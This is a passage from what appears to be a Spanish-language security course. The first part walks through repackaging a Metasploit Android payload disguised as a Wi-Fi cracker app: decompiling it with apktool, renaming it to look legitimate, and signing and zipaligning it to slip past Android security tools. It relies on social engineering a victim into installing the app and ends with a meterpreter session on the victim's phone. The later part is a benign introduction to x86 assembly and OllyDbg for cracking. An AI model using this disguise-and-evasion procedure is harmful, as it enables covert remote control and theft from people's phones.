


Imagen 4.8.9: Arhivo .HTML generado.

Como se demostró, una vez infectado el dispositivo de la víctima, se puede controlar de forma remota, sin que el usuario note algo extraño en su equipo, puesto a que todas las acciones llevadas a cabo son a discreción, lejos de obtener registros e imágenes, se pueden cargar otros tipos de malware para que realicen tareas en específico, desde robo de archivos, hasta causar acciones verdaderamente perjudiciales para el ámbito financiero que persona maneje, o inclusive monitorear en su totalidad y en tiempo real a la víctima.

Añadiendo certificados a las Apk's maliciosas.

Los payloads que se crean ya sea por los módulos y librerías de Metasploit o algunas otras herramientas, en algunos casos no resultan ser muy convincentes ante algunos usuarios o los sistemas de protección de Android los catalogan como malware, puesto a que el código de estas .apk´s se interpreta de una forma sospechosa o por que le faltan cosas para que se considere una apk legitima y confiable, para esto haremos múltiples cambios para que esta apk pase más desapercibida ante las soluciones de seguridad de los smartphones de esta plataforma y sea de mayor confianza para la mayoría de los usuarios.

Herramientas:

- Todas las previas usadas (Dispositivo android y Distribución de seguridad con Metasploit)
- **Red Wi-Fi a la que conectarnos nosotros y el dispositivo android.**
- **ApkTool.**
- **Zipaligne.**

NOTA: Se necesita la versión más reciente de Java JDK para poder utilizar estas 2 últimas herramientas.

Se puede conseguir visitando este enlace, solo hay que escoger la arquitectura de nuestro sistema operativo, descargar e instalar el paquete: http://www.oracle.com/technetwork/java/javase/downloads/jdk8-downloads-2133151.html

- Después de la instalación del JDK de java, en nuestra maquina atacante creamos una apk maliciosa como la del ejercicio anterior:




Imagen 4.9.0: Creación de apk maliciosa.

- El archivo resultante (payload o apk maliciosa) lo transferimos a nuestra maquina Windows, la que tiene el sistema operativo nativo, la .apk guardaremos en una nueva carpeta, es opcional la ubicación, en esta demostración se usará el directorio "**C: \Android**"




Imagen 4.9.1: Archivo Transferido al sistema nativo Windows.

Uso de Apktool

Haremos uso de una herramienta **opensource** llamada "**ApkTool**". Esta nos permite hacer **reversing a los archivos .apk para android**, asi decodificándolas para posteriormente trabajar con ellas, lo que se consigue con esta herramienta es descompilar la apk maliciosa para poder hacer modificaciones, se puede conseguir visitando el siguiente URL: http://connortumbleson.com/2016/05/07/apktool-v2-1-1-released/

- Ya en sitio web, hacemos clic en Install para ver las instrucciones de instalación, asi como el link para obtener la version más reciente de la herramienta y el script que funciona junto con ella. Descargamos el script de "apktool.bat" y la herramienta, esta vendrá en un archivo .jar, seguido de esto copiaremos ambos archivos y los colocaremos en "**C:\Windows\".**

http://ibotpeaches.github.io/Apktool/install/




Imagen 4.9.2: Instrucciones para instalación de "Apktool"

- Al haberla descargado y seguido correctamente las instrucciones de instalación podemos usarla, desde el CLI navegamos hasta el directorio donde tengamos nuestra apk maliciosa, en este caso se guardó en "**C:\Android\",** ya estando ahí , desde la línea de comandos escribimos **ApkTool :**




Imagen 4.9.3: Apktool iniciado desde el directorio en donde nos encontramos.

Al ejecutar el comando se muestra el modo de uso de la herramienta y los parámetros de configuración y sus distintas funciones para poder trabajar con archivos de extensión .apk. Ya funcionando, y dentro del directorio donde está la apk maliciosa original, escribimos el siguiente comando: **apktool d** "nombre del apk" **–o** "nombre del directorio de salida"

En este caso, el comando quedará así: **apktool d** WifiCrackerPro.apk **–o** Descompilado Donde:

- **apktool**: Manda a llamar a la herramienta
- **d**: Se refiere descompilar (**decompile**) la apk, para organizarla en diferentes directorios, cada uno con su respectivo contenido
- **-o**: Define el nombre del output o archivo de salida, en este caso será un directorio




Imagen 4.9.4: Reversing realizado con "apktool" a la APK infectada.

- Ya terminado ejecutamos el comando "**dir**" para mostrar el contenido del directorio donde nos encontramos, vemos que se creó un nuevo directorio con el nombre del output o archivo de salida, en el cual se hayan todos los **archivos que constituyen la apk**:




Imagen 4.9.5: Componentes que constituyen a la APK.

De los archivos que constituyen a la apk, cada uno tiene su finalidad.

- **AndroidManifest.xml**: Contiene las propiedades y permisos para las apk's:
- **Original**: Es un respaldo de la apk descompilada
- **Res**: La carpeta donde se especifica la resolución del icono de la App y dimensiones de visualización
- **Smali**: En este directorio ose haya todo el contenido que realiza la parte maliciosa, **archivos de Metasploit, configuraciones del payload** y el **stage** que establece la conexión

  Abriremos el "**AndroidManifest.xml**" para ver los permisos del teléfono que se le otorgan al apk junto con demás propiedades: nombre de la apk, nombre del proceso, si tiene un icono dentro, entre otras.

- Asi es como luce originalmente el **.XML,** aquí lo único que cambiaremos la etiqueta "**@string/app_name**" para darle un nombre a la aplicación, ya que una cosa es el nombre del payload, y otra el nombre que tendrá en el listado de aplicaciones instaladas, ya que si se deja esta etiqueta (**label**) vacía, se nombrará a la aplicación igual que el proceso (**MainActivity**) y eso no luce convincente al momento de la instalación, es por esto que se recomienda agregar un nombre en el campo de la etiqueta. Esto no afectará el funcionamiento correcto del payload.




Imagen 4.9.6: Etiqueta señalada en donde colocaremos el nombre de nuestro proceso. Que correrá la App infectada.

- Ya Modificado:




Imagen 4.9.7: Nombre asignado a la App y el proceso.

- Ya después de haber hecho esta modificación, guardamos los cambios del .**XML**.

Certificados y Private Keys

Haremos uso del **certificado de instalación (.PEM)** y una llave privada (.**pk8**) "**private key**" para aumentar la legitimidad del software, esto funciona de esta manera: Al desarrollar una App de android "**legitima**" se recomienda que mediante un certificado sea firmada de forma digital antes de ser instalada, cuando se firma un apk, la herramienta que realiza esto concede un certificado con su respectiva llave (key), este certificado sirve como una huella digital o "**Fingerprint**" que asocia de forma univoca a llave (**key**) con la apk

Para conseguir esto haremos uso de un certificado, una llave privada (private key), signapk, que es una herramienta para realizar estos "**Fingerprints**" y Zipalign para darle optimización a la estructura del código de la .apk
NOTA: Este certificado y la private key se proporcionan en la Certificación COISP, para crear tu propio certificado y llave, puedes visitar el siguiente URL y seguir las instrucciones del proceso:
https://developer.android.com/studio/publish/app-signing.html

Para conseguir la herramienta de **signapk.jar** vista: https://github.com/appium/sign, donde descargarás un .ZIP que la contiene.

Para conseguir Zipalign se puede entrar a: http://forum.xdadevelopers.com/showthread.php?t=1385846, donde habrá un .RAR con una version mejorada que la común.

Ya conseguidas las herramientas, continuaremos nuestro proceso de firma digital para la .apk maliciosa.

Retomando el punto donde se modificó el XML, mediante línea de comandos volvemos al directorio de "**C:\Android\",** en donde reconstruiremos él .apk, esto se hará tomando como base al directorio "**Descompilado**" que será con el que se trabajará y se creará un nuevo .apk con las modificaciones realizadas, esto se hace asi:

- Mediante línea de comandos, dentro de "**C:\Android\"** ejecutamos **apktool b Descompilado –o WifiCrackerSC.apk**
- Donde **b:** Indica "**build**" (construir) una nueva apk con base al directorio que se está indicando.
- **–o:** Indica el nombre del archivo de salida (output) de **la nueva apk** (WifiCrackerSC.apk)

- WifiCracker**SC**.apk se refiere a "Sin Certificado" (SC), (aunque se puede nombrar de otra forma):




Imagen 4.9.8: Reconstrucción del APK, indicando el nuevo archivo de salida en donde ya estarán los cambios del .XML

- Ya compilado, se usaran las herramientas antes mencionadas que se proporcionaron u obtuviste por otro medio: **Zipaligne, signapk.jar, la llave privada, y el certificado**

Uso de Zipalign y Signapk

- Los archivos los copiamos a nuestra carpeta "**Android**" para que trabajen con los files (archivos) que están dentro:




Imagen 4.9.9: Archivos agregados al directorio.

- Terminado eso, dentro de la línea de comandos, ubicándonos en "**C:\Android\"** ejecutaremos el siguiente comando**: java –jar signapk.jar certificate.pem key.pk8 WifiCrackerSC.apk –o WifiCrackerCert.apk**

- Donde en: **java –jar signapk.jar**, **certificate.pem y key.pk8** hacemos uso de las herramientas para que trabajen con **WifiCrackerSC.apk**, asi haciendo el **Fingerprint**, **firma o huella digital** a nuestra aplicación y asi haciendo que parezca más **legítima**.

- **–o** indica que WifiCrackerCert.apk que será nuestra apk ya con **certificado y llave privada asociada** a este, pero no la final.




Imagen 4.10.0: Uso de Signapk, para añadir el certificado y "key" a la aplicación, indicando al final este nuevo archivo de salida.

Seguido de esto, utilizaremos **Zipalign** para poder proporcionar cierta optimización a nuestra apk, donde ya obtendremos nuestra apk final, ejecutamos: **zipalign –v 4 WificrackerCert.apk Wificracker.apk**

- Donde **Zipalign** hace uso de la herramienta para optimizar o "alinear" la estructura del código y luzca menos sospechosa ante las soluciones de seguridad de Android.

- **-v 4:** Indicando la función "**verbose**", esta es una función que provee detalles sobre lo que está realizando la computadora y los drivers que está utilizando, es de gran utilidad cuando se trata de la resolución de problemas de compatibilidad de software. El digito "**4**" se especificó para esta **compatibilidad en los sistemas android**, donde cada cuarta parte de esta cifra equivale a **8 bits**, donde sumados da **32 bits**, si se proporciona esto ya podremos tener una compatibilidad mayor gracias a la arquitectura que se le dio a la App (32-bits):




Imagen 4.10.1: Uso de zipalign optimización de la estructura del código y la combinación de ambas Apk´s para hacer una sola.




Imagen 4.10.2: Creación de la última Apk Maliciosa.

Finalizará el proceso donde se indica que los archivos dentro del apk fueron correctamente verificados y alienados. Ya obtuvimos nuestra apk infectada, con su certificado, solo es cuestión de que llegue al Smartphone de la víctima, la instale y la ejecute. Está de más decir que la ingeniería social se debe involucrar para lograr que esta persona instale y abra nuestra apk.

Explotación del dispositivo

- Suponiendo que la víctima esta por instalar muestro software malicioso en su Smartphone, vemos que los permisos que solicita son los mismos que están en el "**AndroidManifest.xml**", además de que ya aparece el nombre que especificamos en él .XML :

Imagen 4.10.3: Instalación de App maliciosa en el dispositivo víctima.

- Por otro lado nosotros en nuestra maquina atacante, habremos configurado el mismo handler y el payload a la escucha que utilizamos en el primer ejercicio, solo es cuestión de esperar a que la víctima abra la aplicación

- Ya estando abierta, si nos dirigimos hacia los procesos en el dispositivo Android, vemos que el **nombre del proceso y App** cambio conforme a lo que configuramos.

Imagen 4.11.2: El Nombre del proceso es el mismo que se especificó en el archivo .XML

- Ya ejecutada la apk infectada, obtenemos de nuevo la sesión **meterpreter lista para trabajar con el dispositivo ajeno.**




Imagen 4.10.4: Obtención de sesión meterpreter.

Cracking

Introducción

Es muy común que cuando empresas o programadores quieren distribuir un software tengan problemas con los ataques de crackers - hackers especializados en la ruptura de las protecciones anti-piratería del software - por lo que es importante para ellos conocer los métodos y las herramientas más utilizadas por los crackers para atacar las protecciones del software comercial, con lo que empresas y programadores tendrán más conocimiento y podrán aplicar medidas para el desarrollo de software seguro. De esta misma forma también se podrá aprender cuál es el comportamiento de gran variedad de malware mediante el uso de técnicas de ingeniería inversa enfocadas en conocer el funcionamiento interno de los programas, qué métodos de protección usan, que sistemas de cifrado se aplican con el fin de evadir algunos antivirus y pasar inadvertidos. Conocer estas técnicas ayuda a mejorar la seguridad del software a empresas y particulares.

Lenguaje ensamblador

Conceptos básicos

En esta sección se explicará un poco de lenguaje ensamblador, serán sólo las bases, no entraremos a fondo en el tema.

Se le invita al estudiante a que adquiera más conocimientos de lenguaje ensamblador por su cuenta.

Registros del procesador

Los registros los podemos ver como espacios físicos que residen dentro del procesador y se emplean para controlar instrucciones en ejecución, manejar direccionamientos de memoria y proporcionar capacidades aritméticas y

lógicas. Siempre que hablemos de registros vamos a hacer referencia a los registros de 32 bits.

Registros Generales

EAX: Registro acumulador, es utilizado para obtener el valor de retorno de las **API's**.

EBX: Registro base, se suele utilizar para direccionar el acceso a datos situados en la memoria. También como el registro EAX lo podemos dividir en **BX, BH y BL.**

ECX: Registro contador, se utiliza como contador en determinadas instrucciones. También podemos usar **CX, CH y CL.**

EDX: Registro de datos, además de su uso general, también se lo utiliza en operaciones de Entrada/Salida. Podemos utilizar **EDX, DX, DH y DL.**

Registros de puntero

ESP: Es un registro que apunta a la dirección del último valor introducido en la pila, es decir, el primero que podríamos sacar. Cuando ingresamos o sacamos valores del stack el SO lo actualiza automáticamente para que siempre apunte al último valor. Pueden utilizarse los 16 bits inferiores con SP.

EIP: Este registro apunta a la dirección de la próxima instrucción a ejecutarse y se va modificando automáticamente según se va ejecutando el programa.

Registros de base

EBP: Se utiliza para direccionar el acceso a datos situados en la pila y también para uso general. Pueden utilizarse los 16 bits inferiores con **BP**.

Registros de índice

ESI y EDI: Estos registros se utilizan para acceder a posiciones de memoria, por ejemplo, cuando queremos trasferir datos de un lugar a otro o cuando queremos comparar dos bloques de memoria contigua. **ESI** actúa como

puntero al origen (source) y **EDI** como puntero al destino (destination). Podemos acceder a los bytes inferiores con **SI y DI**.

Registro de banderas (Flags)

Las banderas también son un registro de 32 bits, donde cada uno de estos bits tiene un significado propio, que generalmente son modificados por las operaciones que realizamos en el código, y los cuales se los utiliza para tomar decisiones en base a las mismas, comparaciones, resultados negativos, resultados que desbordan los registros, etc. Ver imagen 5.1.1




Imagen 5.1.1: Muestra las banderas

C (Carry o acarreo): Se pone a uno cuando se efectúa una operación que no cabe en el espacio correspondiente al resultado.

P (Paridad): Se pone a uno cuando se efectúa una operación cuyo resultado contiene un número par de bits con el valor 1.

A (Auxiliar): Similar al de acarreo (C), pero para las operaciones efectuadas con números en formato **BCD** (Binary Coded Decimal), o sea decimal codificado en binario.

Z (Cero): Se pone a uno cuando se efectúa una operación cuyo resultado es cero. A veces esta bandera puede confundir, si se pone en cero, el resultado es distinto de cero y viceversa.

S (Signo): Se pone en uno si el resultado de una operación da como resultado un valor negativo.

T (Detención): Si está en uno el procesador genera automáticamente una interrupción después de la ejecución de cada instrucción, lo que permite controlar paso a paso la ejecución del programa.

D (Dirección): En este caso, esta bandera no cambia por acciones realizadas, sino que lo modificamos desde nuestro código para afectar ciertas operaciones, ya que indica la dirección a utilizar en ciertos comandos (hacia adelante o hacia atrás), como por ejemplo en comparaciones de bloques de memoria contiguos. Para modificarlo utilizamos las instrucciones **std y cld**.

O (Overflow o desbordamiento): Se pone a uno cuando se efectúa una operación cuyo resultado cambia de signo, dando un resultado incorrecto.

Instrucciones básicas

JMP

Propósito: Salto incondicional

Sintaxis: **JMP offset**

Esta instrucción se utiliza para desviar el flujo de un programa sin tomar en cuenta las condiciones actuales de las banderas ni de los datos.

Ejemplo: **JMP 0401000**

JE (JZ)

Propósito: salto condicional

Sintaxis: **JE offset**

Salta si es igual o salta si es cero.

El salto se realiza si la bandera Z está activada.

Ejemplo: **JE 0402000**

JNE (JNZ)

Propósito: salto condicional

Sintaxis: **JNE offset**

Salta si no es igual o salta si no es cero.

El salto se efectúa si la bandera **Z** está desactivada.

Ejemplo: **JNE 0401000**

DEC

Propósito: Decremento del operando

Sintaxis: **DEC** destino

Esta operación resta 1 al operando destino y almacena el nuevo valor en el mismo operando.

Ejemplo: **DEC ecx**

INC

Propósito: Incrementar el operando

Sintaxis**: INC** destino

La instrucción suma 1 al operando destino y guarda el resultado en el mismo operando destino.

Ejemplo: **INC ecx**

MOV

Propósito: Esta instrucción tiene dos operandos, y lo que hace es copiar el origen (representado en segundo lugar) en el destino (en primer lugar).

Sintaxis: **MOV** destino, origen

Por ejemplo: **MOV eax, 1**

Lo que hace ahí es mover al registro **eax** el número 1.

CMP

Propósito: Comparar los operandos.

Sintaxis: **CMP** valor, valor

Esta instrucción compara dos valores. Generalmente se utiliza acompañada de un salto condicional de acuerdo al resultado de esa comparación.

Por ejemplo: **CMP eax, 1**

Lo que hace es comparar si registro **eax** vale 1.

PUSH (Push On to the Stack)

Propósito: esta instrucción resta del registro ESP la longitud de su operando que puede ser de tipo word o double word (4 u 8 bytes) y a continuación lo coloca en la pila.

Sintaxis: **PUSH** registro

Ejemplo: **PUSH eax**

POP (Pop a Value from the Stack)

Propósito: Es la inversa de PUSH, es decir que incrementa el registro **ESP** y retira el valor disponible de la pila y lo coloca donde indica el operando.

Sintaxis: **POP** registro

Ejemplo: **POP eax**

Conociendo nuestro entorno de trabajo

Lo primero que se enseñará en el curso será aprender a configurar nuestras herramientas, explicando a detalle cada paso que daremos.

En este curso se dará una introducción al cracking para programas en Windows de 32 bits, esta introducción es válida para sistemas operativos Windows de x86.

Los procesadores X86 de Intel y compatibles tienen 4 niveles de privilegio:

- Ring 0: mayor privilegio (nivel kernel), sobre éste se ejecuta el sistema operativo.
- Ring 1.
- Ring 2.
- Ring 3: menor privilegio (nivel usuario).

Win32 solamente soporta ring 0 y ring 3, vamos a trabajar en el nivel de usuario (ring 3) para una mayor compatibilidad y además que es conveniente comenzar por un nivel muy básico, existen algunas protecciones que se ejecutan en ring 0 y son muy fuertes, pero causan muchos problemas.

Cuando trabajamos con ring 3 estaremos invocando a las **API's** de Windows (se explicarán más adelante), y éstas lo que hacen es entrar a nivel kernel (ring 0) a ejecutarse y después retornar a nivel usuario, de esta forma nos aísla del ring 0.

OllyDbg

OllyDbg es un depurador de código ensamblador de 32 bits para sistemas operativos Microsoft Windows. Pone especial énfasis en el análisis del código binario, esto lo hace muy útil cuando no está disponible el código fuente del programa. Traza registros, reconoce procedimientos, llamadas a las **API**, swiches, tablas, constantes y strings, así como localiza rutinas de archivos objeto y de bibliotecas. De acuerdo con la ayuda incluida en el programa, la versión 1.10 es la última versión estable. La versión 2.0, que está en desarrollo, se está escribiendo desde cero. Las versiones actuales de **OllyDbg** no pueden depurar ejecutables compilados para procesadores de 64 bits, aunque se ha prometido una versión de 64 bits del depurador.

OllyDbg es frecuentemente usado para la ingeniería inversa de programas. Es frecuentemente usado por crackers para crackear software hecho por otros desarrolladores. Es a menudo la herramienta primaria para cracking e ingeniería inversa debido a su facilidad de uso y disponibilidad. Es también útil para que los programadores se aseguren de que su programa está corriendo según lo previsto.

Configurando OllyDbg

- Abrimos el depurador que se encuentra en el directorio ***Cracking -> OllyDbg***, dentro del directorio *Mis Documentos:*

